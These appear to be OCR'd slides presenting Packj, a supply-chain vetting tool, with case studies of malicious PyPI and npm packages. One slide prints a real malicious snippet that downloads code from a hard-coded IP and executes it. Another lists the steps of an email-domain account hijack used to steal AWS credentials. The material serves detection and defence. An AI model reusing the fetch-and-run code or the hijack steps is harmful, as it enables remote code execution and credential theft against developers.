A package that teaches about the danger of dependency supply chain attacks

GitHub statistics:

- **Stars:** 4,154
- **Forks:** 1,526
- **Open issues/PRs:** 12

NO VERIFICATION!

 Packj: a dev-friendly vetting tool

- Zero-trust approach - automated vetting of “risky” code and attributes
- Provide actionable security insights
  - *Is the package old or abandoned?*
  - *Does it read files or send data over the network?*
  - *Is the source repo available publicly?*
  - *Is the package trustworthy ? Version history, Release history, Author email*
- Command line tool
- Customizable to threat model - reduces alert fatigue

Deep Metadata Analysis

- Validation of maintainer email
  - Invalid email suggests no 2FA
  - Protection against Account Hijacking

- Old or abandoned package detection
  - Likely to not receive security patches
  - Protection against known unpatched CVEs/vulnerabilities

- Presence of public source code repository checks
  - For code verification & provenance
  - Protection against “Starjacking”

- Typo-squatting detection based on name similarity

Rigorous API Analysis

Example APIs	Capabilities	Functionality
open, read, write	FILE SYSTEM	Read/Write Files
socket, send, recv	NETWORK	Upload/Download data
exec, eval, fork	CODE GENERATION	Generate and execute new code

Runtime Analysis


- Useful to detect attacks such as protestware
  - Prior & current version dynamic traces can reveal new malicious behavior
- Further improves detection accuracy
- Reduces false positives from static analysis
- Useful to determine platform specific behavior - Linux vs Windows


Remote Code Execution Attack


```
handler = urllib2.urlopen("http://81.70.89.72/sectest/package/pypi/download")

with open("/tmp/dandh811.py", "wb") as fp:

    fp.write(handler.read())

import subprocess

subprocess.call(["python2", "/tmp/dandh811.py"])
```

Dependency Confusion Attack - Feb 2021

Technique Used : Name Squatting, Dependency hijacking





Method : Create a “new” malicious package with higher version #

Impact : Impacted big name companies - Apple, Paypal, Microsoft etc

Packj Detection : Much fewer lines of code, no public github repo found

CTX Package Hack - July 2022

Technique Used : Email Account hijacking (expired email domain)

Method :

- ➔ Use a bot to scan python packages and check for expired email domains
- ➔ Buy domain and create email ID
- ➔ Hijack account using “Reset Password” option
- ➔ Publish malicious new versions and replace known good versions
- ➔ Steal AWS credentials and send them to a remote server

Impact : CTX is a popular package with over 22,000 weekly downloads

There were several thousand downloads of the package.

Packj Detection : Expired email domain, Big time gap to last release, Old package > 2 years, Suspicious API calls.

Colors and Faker Attack - Jan 2022

Technique Used : Protestware, disgruntled developer

Method :

➔ Added infinite loop to colors.js that printed garbage
➔ Faker.js generated corrupted/bad data

Impact : Colors.js had 23 million downloads/wk, 19K dependent projects

Faker.js had 2.4 million/wk downloads, 2.5K dependent projects

Packj Detection : Static & Dynamic analysis - detects infinite loops

Tool demo


Enabling package vetting at scale

- Packj tool enables https://packj.dev software service

- Continuously vets packages

  - Offers better accuracy due to large dataset
  - Hosts free reports on millions of pre-vetted packages
  - Free CI/CD plugins to audit pull requests

- Review, endorse, and share vetting reports



Cloud based Advanced Features

- Higher Accuracy
- Premium features such as - Provenance Detection, Typosquatting
- Customization of Alerts and Thresholds
- Differences from previous package versions :
  - Flag permission changes
  - Perform deeper historical analysis of code delta
  - Longitudinal analysis of several features - anomaly detection
- Detailed reports on several more features
  - Dependencies & dependents
  - Detailed code Analysis & direct pointers to suspicious code
- Save compute & space for end-users

Packj.dev demo

Some of our recent findings

mlp2, mlp1, mlp3, mlp4	
Four malicious Python packages read your SSH keys	# packages: 4
dandh811	
Another malicious Python package discovered	# packages: 1
KrisQian	
Malicious Python package KrisQian installs a backdoor	# packages: 1
i-am-malicious	
'PoC' Python PyPI package demos supply chain attacks	# packages: 1

Findings

Thank you!

Packj source code hosted on Github, accepting code contributions.

Millions of **pre-vetted** packages and security reports available at packj.dev

</> *packj.dev* service is **powered** by Ossillate, inc.

Questions/comments to oss@ossillate.com

https://github.com/ossillate-inc

@ossillate-inc

https://www.linkedin.com/company/ossillate

Backup

Packj vs OpenSSF Scorecard

Works on a Github Repo, not on downloaded package

Doesn’t analyse for unknown vulnerabilities/runtime behavior

Doesn’t perform deep metadata and provenance analysis

- Susceptible to Starjacking
- Doesn’t validate email ID
- Doesn’t do multivariate metadata analysis - Readme, files, functions

Complements Packj in some capabilities

- Scores code repo activity/contributions
- Scores code review practices